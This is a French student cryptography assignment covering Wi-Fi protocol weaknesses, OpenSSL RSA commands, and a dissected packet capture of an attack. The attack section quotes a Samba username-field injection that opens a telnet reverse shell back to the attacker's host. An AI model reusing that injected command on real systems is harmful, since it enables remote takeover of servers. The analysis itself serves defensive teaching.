

Cryptographie et sécurité  
**IFT-606**

Devoir 1 - Cryptographie et attaques

Amandine Fouillet - 14 130 638  
Frank Chassing - 14 153 710

21 février 2015



# Table des matières

<b>1</b>	<b>Wi-Fi</b>	<b>5</b>
1.1	Fonctionnement des trois algorithmes de chiffrement, points faibles et attaques possibles	5
1.1.1	Le protocole WEP . . . . .	5
1.1.2	Le protocole WPA . . . . .	5
1.1.3	Le protocole WPA2 . . . . .	6
1.2	Aircrack-ng . . . . .	6
<b>2</b>	<b>Chiffrement et signature</b>	<b>7</b>
2.1	Génération d'une paire de clé RSA . . . . .	7
2.2	Création d'un fichier contenant la partie publique de la clé RSA . . . . .	7
2.3	Chiffrement de la partie privée générée . . . . .	7
2.4	Chiffrement d'un message . . . . .	8
2.5	Déchiffrement d'un message . . . . .	8
2.6	Signature du fichier . . . . .	9
<b>3</b>	<b>Attaque décortiquée</b>	<b>10</b>

# 1 Wi-Fi

## 1.1 Fonctionnement des trois algorithmes de chiffrement, points faibles et attaques possibles

Le WEP (Wired Equivalent Privacy), le WPA (Wi-fi Protected Access), et le WPA2 sont des protocoles de sécurité destinés à sécuriser les réseaux sans fils. Nous allons détailler le fonctionnement de ses protocoles ainsi que leurs vulnérabilités.

### 1.1.1 Le protocole WEP

Le protocole WEP repose sur l'algorithme à clé symétrique RC4. La longueur de la clé WEP est de 40 ou 104 bits. Elle est par la suite concaténée avec un vecteur d'initialisation qui est composé d'une séquence de 24 bits générée aléatoirement (pour ne pas risquer d'utiliser deux fois la même clé). Ce vecteur est connu de l'émetteur et du récepteur, et apparait en clair dans les trames. Nous obtenons donc au final une clé de 64 ou 128 bits. Cette clé est ensuite couplée au message à transmettre par un XOR (OU exclusif), ce qui donne le message chiffré. Le problème du protocole WEP réside dans le fait que seul le vecteur d'initialisation change, la clé de la box ne change pas et reste fixe. Ce vecteur étant de petite taille (24bits), il y a eu de nombreuses attaques qui ont utilisé cette faille, et ce protocole n'est plus utilisé sur les équipements Wi-fi aujourd'hui. En effet, il est assez rapide de couvrir toutes les possibilités et de casser la clé.

De plus ils existent d'autres failles principales sur ce protocole :

- Les algorithmes de vérification d'intégrité et d'authentification sont très facilement contournables.
- Les clés courtes 40 bits ou 104 bits sont trop simples et peuvent être sujet à des attaques par dictionnaire.

On peut également nommer les différentes attaques existantes sur ce protocole :

- Attaque par clé apparentée
- Attaque FMS
- Attaque par fragmentation
- Attaque par dictionnaire
- Attaque par force brute

### 1.1.2 Le protocole WPA

Le WPA a été créé suite aux faiblesses du protocole WEP. Il est basé sur le protocole TKIP (Temporal Key Integrity Protocol). A la différence du protocole WEP, le WPA chiffre par une fonction XOR chaque message à transmettre avec une clé qui est modifiée à chaque période de temps. Le message étant alors chiffré, il est par la suite concaténé avec un vecteur d'initialisation qui est haché et n'apparait donc pas en clair dans les trames. Le WPA était utilisé à court terme pour remplacer le WEP et s'adapter au firmware des cartes Wi-fi de l'époque, basé sur RC4. Très vite, il a été remplacé par la norme complète WPA2 qui est beaucoup plus sûr. Une faiblesse au niveau du protocole TKIP a été découverte par des chercheurs Eric Tews et Martin Beck. En effet, le protocole TKIP ajoute une couche d'intégrité par le biais d'un MIC (Message Integrity Code) s'appuyant sur un checksum chiffré. La technique d'attaque est de capturer un paquet, de modifier son checksum puis d'analyser la réponse du point d'accès lorsqu'il reçoit le paquet. Cette technique est efficace avec les paquets ARP car le contenu de ceux-ci est connu, à part les deux octets de l'adresse IP. Il suffit donc de trouver ces deux octets en envoyant deux paquets toutes les soixante secondes, ce qui

prend une quinzaine de minutes pour couvrir toutes les possibilités. On peut également nommer les différentes attaques existantes sur ce protocole :

- Attaque Beck & Tews
- Attaque par force brute

### 1.1.3 Le protocole WPA2

Le WPA2 est basé sur l'algorithme AES (Advanced Encryption Standard). Cet algorithme de chiffrement symétrique prend en entrée un message de 128 bits. Il possède également une clé de 128, 192 ou 256 bits. Chaque octet de données est stocké dans une matrice de taille 4x4. Ensuite plusieurs opérations sont effectuées sur cette matrice. Ces opérations sont effectuées un certain nombre de fois en fonction de la taille de la clé (128 bits : 10 tours, 192 bits : 12 tours, 256 bits : 14 tours).

- Une substitution par octet non linéaire où chaque octet est remplacé par un autre octet choisi dans une table particulière (Boite-S). Cette opération garantit le côté résistant de l'algorithme.
- Un décalage par ligne consistant en une étape de transposition où chaque élément de la matrice est décalé à gauche d'un certain nombre de colonnes.
- Un mélange par colonne qui effectue un produit matriciel en opérant sur chaque colonne de la matrice.
- Un ajout de la clé de tour qui consiste à faire un OU exclusif entre les 128 bits de la matrice et les 128 bits de la clé de tour. La clé de tour est calculée à partir de la clé de chiffrement. Cette clé de chiffrement est stockée dans un tableau de 4 lignes et 4, 6 ou 8 en fonction de la taille de la clé, et est ensuite étendue dans un tableau W ayant 4 lignes et (4\*nombre de tours+1) colonnes. La clé de tour est donnée par les 4 colonnes  $4*i$ ,  $4*i+1$ ,  $4*i+2$ ,  $4*i+3$  du tableau W, avec  $0 < i < \text{nombre de tours}$ .

En ce qui concerne les vulnérabilités du WPA2, l'algorithme AES n'a pas encore été cassé à part par le biais de la force brute. Certaines attaques existent sur des versions simplifiées d'AES, sur des versions où le nombre de tours est moins important. Des attaques ont également vu le jour sur la version complète de l'algorithme d'AES mais ces attaques ne font que réduire sensiblement le nombre d'opérations à effectuer par rapport à la méthode de la force brute (2126 opérations contre 2128 opérations pour une attaque par force brute). Il existe une vulnérabilité de ce protocole nommé « hole 196 » permettant d'intercepter et décrypter des communications sur le réseau, les voler ou bien s'introduire sur une machine et l'infecter. Cependant, la portée de cette faille est extrêmement limitée puisqu'il faut en pratique être un utilisateur déjà enregistré sur le réseau.

On peut recenser les différentes attaques existantes sur ce protocole :


- Attaque par force brute

## 1.2 Aircrack-ng

## 2 Chiffrement et signature


### 2.1 Génération d'une paire de clé RSA

Pour générer une paire de clé RSA d'une taille de 2048 bits protégée par un mot de passe, on exécute la commande suivante : `genrsa -out cle.pem -des 2048` (1). Le fichier généré `cle.pem` (FIGURE 2) contient maintenant la paire de clé RSA d'une taille de 2048.



```
Amandine — openssl — 80x24
Last login: Thu Feb 19 14:12:42 on ttys000
MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....+++++
...+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL>
```

FIGURE 1 – Génération de la paire




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-CBC, 34B56CA651B3FA14

xpTwaPQraFX1r49ErmDKGsYk2h4NHGm80Wv/oKoffJjN5kKh1xaKgBKAREMkPjw
bfpqPwLY2tJiYS1LQioVjrU06VsuK53mUY6uaKd+DdygZaitjFngsTaWmB5Pc+z
77jy81xKBrGMF27qvASE1iUcnok0XMXCM2Mh1KPPB/B+zhQjHYkt0H4fCu+oJUmR
afz1R2759BqbHE3bumrdTsbCCGM.06T3gSg8ly/76B1W1V/S23rv1WAI1-Swx7
RMewZeQaVAdYDGJKN7qWxaU7gk930acnFFm0kLT01b83NCRpy+FB/d67mMYZd5DQ
ZC88/Cxqns6T8zqoczUwm5JxdJU07jn3Y7CGfEfFnBgc7H4/GyxIZnY3G59F0336
XoZt28wIkT97lnfIzWVDfVAnd72LabtJV2Tr/ng8BF9TQpqZjegLsfa3LX0o80W
9PCu0zXofSx0rgcjdpsY40Rg8dzf1frH8XWQUa1uxQ85tSoYk6mQtLSxgfqHK6ze
WAcrrWkLuA2a57H1Xub5olbq4y1H1ffZ0vG/hwdTmaDurbEVRbLaZT0kYa60J5cL
Ua6Kf64PIyiodjUW+vS6TPYE5MfmaAokfHPKEVPq5xK72UEXPMxExYrV276XbT
n8cqHUEdHo5gofjCskty7Mz1jP2hmptsZkrePck50Hq0/1gdv6ZEn23W6qV3C
JPUCJd1c0AMyAV7o886HMcT11x611Kc57swom+Zqc2Wva8e29PK+RCXF2d0Jr
Vdy/PVTYoKuiloToCqHfXE7wB7TAHXw/H12xgvaKndc1CvX+oF8n1JZVkyk17jYk
Y6ivsWNTvHRFP+uCACQE0+Cvv+TZe2LQ4ceWaIjxvVZK20SAv6z8fg0fzxZVH06h
uSvQDzuV2kvaS58T1AvvUwc7GkZxL021Dsa0NXw1YbxDKMz7Xd9pQIWTMx/ouub
+PaBgnBdC0r1Lq/D/ldcW0BvpyinUWZ/cTtC/XRB2ik7ZIqK/fyqA/xRLyGbDKfj
TueTnVPFDlg/k4P8moipVHzB57T3xYxHfZPJBkPKP4EjnlQ3h81rL/ByAr7MY
c1gq52w0w90yFDNhja8dgh8wfb15/YNXMLd/2ECbbLaRqVcx/CBT3A4U0sz8bjdU
n81uz56RujyF5r1JvCFlnrdLo40VpHOVatc43uMH0uVYR53XwLsYeo10dxy5c
pX01LePVgghM3v12mhBgJgHq9Pgl9fs5eq9/o8omaoYORDY2vCUh1ybdX+IprUvo
9GIHGyIDdpnm6v2nzjevtMEXQxauE6D9xQdwCsE8lea0BRuknsrVTGPazb3DDM
S7yUHB8Mc+athewHIP8xmX1ENKYbttMMWHBzP6bgkxhbVPZxu8N0eLSKvT0sU
0mf0JUMufTeD8n/g5x004gWTKv1ZNFsMXeHr5ZhY2cFEJ3d2iD97RZB09oFpSoaG
x0RKyKkyJFvvhHigNT20sRdbLwGx9g7Y2oaivkaAr/cvZXVsscQaH2BwC/c0tS
X+P59hPQYvZaruxyCkcdxL7hq0sHyNnATX9shqk1/VcQZmBgRmI3v/fymKa24/
-----END RSA PRIVATE KEY-----
```

FIGURE 2 – Fichier obtenu


### 2.2 Création d'un fichier contenant la partie publique de la clé RSA

Pour créer un fichier contenant seulement la partie publique de la clé RSA on exécute la commande suivante : `rsa -in cle.pem -pubout -out clePublique.pem` (FIGURE 3). Le fichier généré `clePublique.pem` (FIGURE 4) contient maintenant la clé publique.



```
Amandine — openssl — 80x24
Last login: Thu Feb 19 14:12:42 on ttys000
MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....+++++
...+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL>
```

FIGURE 3 – Exécution de la commande



```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAU0pRdXt6NRW1X6HwaqXA
NhmuUu7TQ16a91A1HMsirKBkenyKGeXEznFJcQcXc39q/xum/3xJGsLXP8jKfKw
ZLnMWH8my76ZVymKpWxU/Zg/L5/PU4dm4hqIK/4p+LYStLjyrspVx0oPKkwYXiv
t1746ZHVWCLZ2+g/fC3qVJLJIDrhxR6LzC5jGWPj+y/pmLP0xeH10E049FbLN4EH
TsKvo0sB2P3ahd0sLHG1WR3k9okY8z9CIUSJzakUaVysGejy8pJ5Vo0R12HVf1e
9xpuUHDwdhPQ34wLx12GxwD7C24hQ2FujcrN0LhYVR15/IaM0rk5+Lb1FFwKJy
1wIDAQAB
-----END PUBLIC KEY-----
```

FIGURE 4 – Clé publique

### 2.3 Chiffrement de la partie privée générée

Pour chiffrer la partie privée générée, on exécute la commande suivante : `rsa -in cle.pem -des3 -out cle.pem` (FIGURE 5). Quand on réouvre le fichier `cle.pem` on remarque que le chiffrement a changé pour un chiffrement avec l'algorithme `des3` (FIGURE 6).

```

Amandine — openssl — 80x24
Last login: Thu Feb 19 14:12:42 on ttys000
MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL> rsa -in cle.pem -des3 -out cle.pem
Enter pass phrase for cle.pem:
writing RSA key
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
OpenSSL>

```

FIGURE 5 – Exécution de la commande

```

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-ED3-CBC, AF82BA7AAB810D2F

BUYG+yJ40In6CU+0Fgj5v8ur/1Xbf2zrA4rTmunie+lfv7R86Gd7T5j0XBATeVtm
yp0lpZBj0LSXXYxAWvXL3/rYk0MngRudy062tQYd58jg9BHf/RB0jKAgLtnPX
0ua8ANB4dwltDsYvP5RwkiQqPvMRiEz8HpaONR8ZDTYzDnW2vU8tSvi/sX9A9+4
emuq/mXX3BAjpbFkWLcwYv7y00wy6xIGtccm0XqceEakCAveBuF8HE9jUVyngb5i
lWh8dAsN8dMg0BA0FavZ/Dfd3u7lwXV3dMS7GI1pf2PC7ymjfEiWddqF12EkvV
AhJexN0/Pv/HZs0IFRhm03BK40ceNBRDSU0hSpG67PGXlM5V9FcfLOE040SAf4K
ecFe63i+hU0Yfm9r0KeNv7s0cjKUpLVGY9ESUIWA8ApA4FPis/sY0UujvGzKmvRZ
E5pThjJkvWv0LyAgNPCT+0z4mxY1SufxU4eR1PBKU0Foyh/6wI0Iwhg0MvPKG8T
jmsUiz0dHosbsV6gCn6Fdk0KZfMpk/ECLU1E0AAAXEk49Y3T/dTf4Za1sXwUK
ETP5tPy5P2KX5kFTnRAf2hGZrLstTba0oK7bNk+sf4/bbQR44nE668102qt9d0
7BFkTHfNn7tqnbPNyRxGdJJUhu/817e83oTwaTPZTupJxRTMd8k3AA3mh0815Zp
gbCsc1urzhNt0Zp6PyRo1L/WdwBdkk8pA3831ulronsVuGhm108k5pbu7/PPIdDQ
xNNkeca90gz+07538YqcdC0zPp0IXwAMwetXsgnFEf6r6864LD6k8Wf3sgYX0u1
ph2K0iSKx1vU8mLJ3wdLE0+o9r7a31jnxIdtdlnU/Csk3Tvx01oR7KKxqTvwXLD5
hgXrRzz/kVb8wcEY24xsGdIrgKmC4zJepeABJ0beE50e7CFHrYH83u2UNLPt7c6
lGLAx1UmW+34oeIdKr/6adu3EEDMwHYt+/u/30YfC0RXPYbIdnNP/ew0t1fA0V17
/KfBk0z0xKFKF5xnVRf4bJfT80eAT8080sHaV6e+uJ2v+1YUSdCBVv1rcXy6d
xIdnJwc9jEwvrr0fGLWEL88+W/RwXkgRMe4UKX8vKzcZymN4cjoYbV5/n+UaXkSd
2PgU094e60H0HKEVv1o2Hr7rC0u3gIEK3CJ13B8cbxftgBU7WdcCjo44lmGKx1Q
yTL17D2SvsdJ3xyCrXzyaUxjv59Pd0AwrlVp5agPvKdb2cx86HwopG2oeFceU
YVLf9f1ykZGQ3vt03xpwG8APw3n5vUURVuttyIxL9fciMm+5cpxyM9HH+4G2Abg7
SidpuRyQ1kWDMP7WjPcu8pDbG0BxJM1Ys/8dNx8pIku856d1kLUIyIZ0wu0Vpcc
bxgXx12L26Gf880Mu2ukPsb0PovUek0bwuM6LWuAxs0T7LejWsp17e5j5JK8ZyV
yJyE3V5LlqVXB+219/knn0LkNbUUBGg9XAHxZVEFocTX09CgAdwZt2d8Rbo2xpd
jm6fLFLZlmfD9K5Zf3v6pJlUkH5jOKlvud/h1f7db10Rk5L0GbmKdFXRxt0t9P
-----END RSA PRIVATE KEY-----

```

FIGURE 6 – Fichier cle.pem

## 2.4 Chiffrement d'un message

Nous allons maintenant chiffrer le fichier message.txt (FIGURE 7) qui contient le message "OpenSSL is really cool!!!". Pour se faire, nous exécutons la commande suivante : *rsautl -encrypt -in message.txt -inkey cle.pem -out messageC.txt* (FIGURE 8). Le fichier messageC.txt contient le message crypté (FIGURE 9).

```

message
OpenSSL is really cool!!!

```

FIGURE 7 – Fichier message.txt

```

Amandine — openssl — 80x24
Last login: Thu Feb 19 14:12:42 on ttys000
MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL> rsa -in cle.pem -des3 -out cle.pem
Enter pass phrase for cle.pem:
writing RSA key
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
OpenSSL> rsautl -encrypt -in message.txt -inkey cle.pem -out messageC.txt
Enter pass phrase for cle.pem:
OpenSSL>

```

FIGURE 8 – Exécution de la commande

## 2.5 Déchiffrement d'un message

Pour déchiffrer le message du fichier messageC.txt, on exécute la commande suivante : *rsautl -decrypt -in messageC.txt -inkey cle.pem -out messageD.txt* (FIGURE 10). On obtient le fichier messageD.txt qui contient le message déchiffré (FIGURE 11) qui correspond bien au message initial.

```

+ikΔ±][`7&#wK+òEQ>3x`ñC+/ñXN0-0,d
,ríAse$/$W%#:zC19=ÀðI8Xb |Mñj]fzòR2òU0Tt| æÃ""ÿ"·Ü0=B"-."0"@oU
"BP(¼q="~CÈ9`xRi$W2ΔKòYyM"-òð\Næg·Δ3· 0l1-"èÜÿΔYiHD`SKByΔ"[11`$`m~
01Rÿ0*É0ðC
0=Ej,71fEQqI8=46;
$012*#`cex16`$MI-c|

```

FIGURE 9 – Fichier messageC.txt

```

Amandine — openssl — 80x24
Last login: Thu Feb 19 14:12:42 on ttys000
MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....++++
..+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL> rsa -in cle.pem -des3 -out cle.pem
Enter pass phrase for cle.pem:
writing RSA key
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
OpenSSL> rsautl -encrypt -in message.txt -inkey cle.pem -out messageC.txt
Enter pass phrase for cle.pem:
OpenSSL> rsautl -decrypt -in messageC.txt -inkey cle.pem -out messageD.txt
Enter pass phrase for cle.pem:
OpenSSL>

```

FIGURE 10 – Exécution de la commande

```

messageD.txt
OpenSSL is really cool!!!

```

FIGURE 11 – Fichier messageD.txt

## 2.6 Signature du fichier

Pour signer le fichier, on exécute la commande suivante : *rsautl -sign -inkey cle.pem -in messageD.txt -out fic.sig* (FIGURE 12). La FIGURE 13 montre le fichier fic.sig obtenu.

```

Amandine — openssl — 80x24
Last login: Thu Feb 19 14:12:42 on ttys000
MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....++++
..+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL> rsa -in cle.pem -des3 -out cle.pem
Enter pass phrase for cle.pem:
writing RSA key
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
OpenSSL> rsautl -encrypt -in message.txt -inkey cle.pem -out messageC.txt
Enter pass phrase for cle.pem:
OpenSSL> rsautl -decrypt -in messageC.txt -inkey cle.pem -out messageD.txt
Enter pass phrase for cle.pem:
OpenSSL> rsautl -sign -inkey cle.pem -in messageD.txt -out fic.sig
Enter pass phrase for cle.pem:
OpenSSL>

```

FIGURE 12 – Exécution de la commande

```

fic.sig
^B&00%;v+>Ü „Ä„^Ü €1Âç@)„df=s-?p1M"/IF`Z9EQ)0oð-YÿWÜQH`
€'nt'òiln0'ΔI98ü'ivgEUSÁi=çCÇgá(I„`*#ðΔmE
SREcE
+0d$,ç=)0_æE2=ΔñE0ñiì (,ÏÇàwΔ) [_áv2±;i6àüñÿÄxçs-[
„üvâ=MV"+klllîi
ÜWI`"u=D-hZ}0iΔDÜÿIiDöncNoh
6·}v 0'0`i&æç$!..

```

FIGURE 13 – Fichier fic.sig

Pour vérifier la signature, on exécute la commande suivante : *rsautl -verify -pubin -inkey clePublique.pem -in fic.sig* (FIGURE 14). On obtient le résultat attendu.



```

MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....+++
..+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL> rsa -in cle.pem -des3 -out cle.pem
Enter pass phrase for cle.pem:
writing RSA key
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
OpenSSL> rsautl -encrypt -in message.txt -inkey cle.pem -out messageC.txt
Enter pass phrase for cle.pem:
OpenSSL> rsautl -decrypt -in messageC.txt -inkey cle.pem -out messageD.txt
Enter pass phrase for cle.pem:
OpenSSL> rsautl -sign -inkey cle.pem -in messageD.txt -out fic.sig
Enter pass phrase for cle.pem:
OpenSSL> rsautl -verify -pubin -inkey clePublique.pem -in fic.sig
OpenSSL is really cool!!!OpenSSL>

```

FIGURE 14 – Vérification de la signature

### 3 Attaque décortiquée

Source	Destination	Protocole	Infos
CadmusCo_aa:f4:93	Broadcast	ARP	who has 10.0.2.8? Tell 10.0.2.4

FIGURE 15 –

Après s'être présenté sur le serveur, le hacker d'IP 10.0.2.4 demande au routeur cadmusCo l'adresse mac du serveur d'adresse IP 10.0.2.8. (FIGURE 15)

CadmusCo_25:6a:fa	CadmusCo_aa:f4:93	ARP	10.0.2.8 is at 08:00:27:25:6a:fa
-------------------	-------------------	-----	----------------------------------

FIGURE 16 –

Ensuite il reçoit une réponse du routeur et obtient l'adresse mac 08 :00 :27 :25 :6a :fa du serveur. (FIGURE 16)

10.0.2.4	10.0.2.8	TCP	55991→139 [SYN] Seq=0
10.0.2.8	10.0.2.4	TCP	139→55991 [SYN, ACK]
10.0.2.4	10.0.2.8	TCP	55991→139 [ACK] Seq=1

FIGURE 17 –

Le hacker établit par la suite une connexion TCP avec le serveur. On le remarque par les flags [SYN], [SYN, ACK] et [ACK]. (FIGURE 17)

Le hacker fait alors une demande de protocole samba au serveur. (FIGURE 18)

10.0.2.4	10.0.2.8	SMB	Negotiate Protocol Request
10.0.2.8	10.0.2.4	TCP	139→55991 [ACK] Seq=1 Ack=

FIGURE 18 –

SMB (Server Message Block Protocol)

SMB Header

Negotiate Protocol Request (0x72)

word Count (WCT): 0

Byte Count (BCC): 49

Requested Dialects

Dialect: LANMAN1.0

Buffer Format: Dialect (2)

Name: LANMAN1.0

Dialect: LM1.2X002

0000	08 00 27 25 6a fa 08 00 27 aa f4 93 08 00 45 00	.. '%j... '.....E.
0010	00 8c e0 01 40 00 40 06 42 5f 0a 00 02 04 0a 00	....@.@. B_.....
0020	02 08 da b7 00 8b b7 ef 99 e2 71 e2 84 8e 80 18	..... ..q.....
0030	00 0f 18 8a 00 00 01 01 08 0a 00 83 46 1f ff ff	..... ..F...
0040	df d5 00 00 00 54 ff 53 4d 42 72 00 00 00 00 18	.....T.S MBr.....
0050	01 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00	..... ..
0060	18 46 00 00 74 49 00 31 00 02 4c 41 4e 4d 41 4e	.F..tI.1 ..LANMAN
0070	31 2e 30 00 02 4c 4d 31 2e 32 58 30 30 32 00 02	1.0..LM1 .2X002..
0080	4e 54 20 4c 41 4e 4d 41 4e 20 31 2e 30 00 02 4e	NT LANMA N 1.0..N
0090	54 20 4c 4d 20 30 2e 31 32 00	T LM 0.1 2.

FIGURE 19 –

Ce protocole est un protocole d'identification du nom de NT Lan Manager. (FIGURE 19)

10.0.2.8	10.0.2.4	SMB	Negotiate Protocol Response
10.0.2.4	10.0.2.8	TCP	55991→139 [ACK] Seq=89 Ack=1

FIGURE 20 –

Le hacker reçoit une réponse positive de la part du serveur et peut ensuite tenter de s'identifier sur le serveur. (FIGURE 20)

10.0.2.4	10.0.2.8	SMB	Session Setup AndX Request, User :
----------	----------	-----	------------------------------------

FIGURE 21 –

Pour se connecter il rentre une ligne de commande particulière à la place du champ « user ». (FIGURE 21) Cette ligne est `/='nohup sh -c '(sleep 4428|telnet 10.0.2.4 5002|while :; do sh && break; done 2>&1|telnet 10.0.2.4 5002 >/dev/null 2>&1 &)'` Elle permet de lancer un processus

qui restera actif même après la déconnexion de l'utilisateur. Ce processus émule un Shell à distance, c'est-à-dire qu'il demande au serveur linux d'ouvrir un Shell sur la machine du hacker. Ceci a pour but de pouvoir exécuter des commandes saisies au clavier sur une machine distante. De plus, le hacker redirige toutes les sorties (Out, Erreurs) vers /dev/null.

10.0.2.8      10.0.2.4      SMB      Session Setup AndX Response, Error: STATUS\_LOGON\_FAILURE

FIGURE 22 –

Par la suite la machine se rend compte que le login rentré n'est pas bon et envoie donc une erreur d'identification. Cependant, il est trop tard car le hacker peut déjà exécuter des commandes sur le serveur par le biais du Shell qu'il a ouvert. (FIGURE 22)

10.0.2.4      10.0.2.8      TCP      5002→46068 [PSH, ACK]

FIGURE 23 –

0000	08 00 27 25 6a fa 08 00	27 aa f4 93 08 00 45 00	..'%'j... '.....E.
0010	00 4b bc e0 40 00 40 06	65 c1 0a 00 02 04 0a 00	.k..@.@. e.....
0020	02 08 13 8a b3 f4 36 73	fa ca 72 0b 01 0e 80 18	.....6s ..r.....
0030	00 0f 18 49 00 00 01 01	08 0a 00 83 46 6a ff ff	...I.... ..Fj..
0040	df d9 65 63 68 6f 20 74	66 55 6c 78 36 32 37 59	..echo t fulx627Y
0050	37 4a 78 76 4c 6f 72 3b	0a	7JxvLor; .

FIGURE 24 –

Ensuite le hacker exécute des commandes sur le terminal du serveur comme « echo t fulx627y7JxvLor; ». (FIGURE 24) Le flag PSH indique le serveur doit absolument délivrer les données envoyées. (FIGURE 23)

10.0.2.4      10.0.2.8      TCP      55991→139 [RST, ACK]

FIGURE 25 –

On peut voir ensuite que l'ordinateur du hacker se déconnecte du serveur car il a rentré un mauvais login lors de la tentative de connexion. On peut observer cette déconnexion par le flag [RST] qui indique une annulation de connexion. (FIGURE 25)

Le hacker va alors s'adresser au serveur DHCP. Ce serveur DHCP va permettre de fournir une adresse IP au hacker arrivant sur le réseau et désirant communiquer et échanger avec lui.

10.0.2.4      10.0.2.3      DHCP      DHCP Request - Transaction ID 0x9bca4452

FIGURE 26 –

Il y a donc plusieurs trames qui sont envoyées. Le hacker va faire une requête auprès du serveur DHCP (FIGURE 26).

Puis le serveur va émettre un paquet spécial de broadcast sur le réseau local 255.255.255.255 (FIGURE 27).

10.0.2.3	255.255.255.255	DHCP	DHCP ACK	- Transaction ID 0x9bca4452
----------	-----------------	------	----------	-----------------------------

FIGURE 27 –

0.0.0.0	255.255.255.255	DHCP	DHCP Discover	- Transaction ID 0x8393e549
---------	-----------------	------	---------------	-----------------------------

FIGURE 28 –

Ensuite le hacker envoie une trame avec l'adresse 0.0.0.0 (car il n'a pas encore d'adresse IP) vers l'adresse de broadcast (DHCP Discover) pour demander une adresse IP (FIGURE 28).

10.0.2.3	255.255.255.255	DHCP	DHCP offer	- Transaction ID 0x8393e549
----------	-----------------	------	------------	-----------------------------

FIGURE 29 –

En réponse à cette requête, le serveur DHCP va émettre une réponse proposant au hacker une adresse IP, le but étant de rendre le hacker apte à communiquer sur le réseau via cette adresse IP (FIGURE 29).

0.0.0.0	255.255.255.255	DHCP	DHCP Request	- Transaction ID 0x8393e549
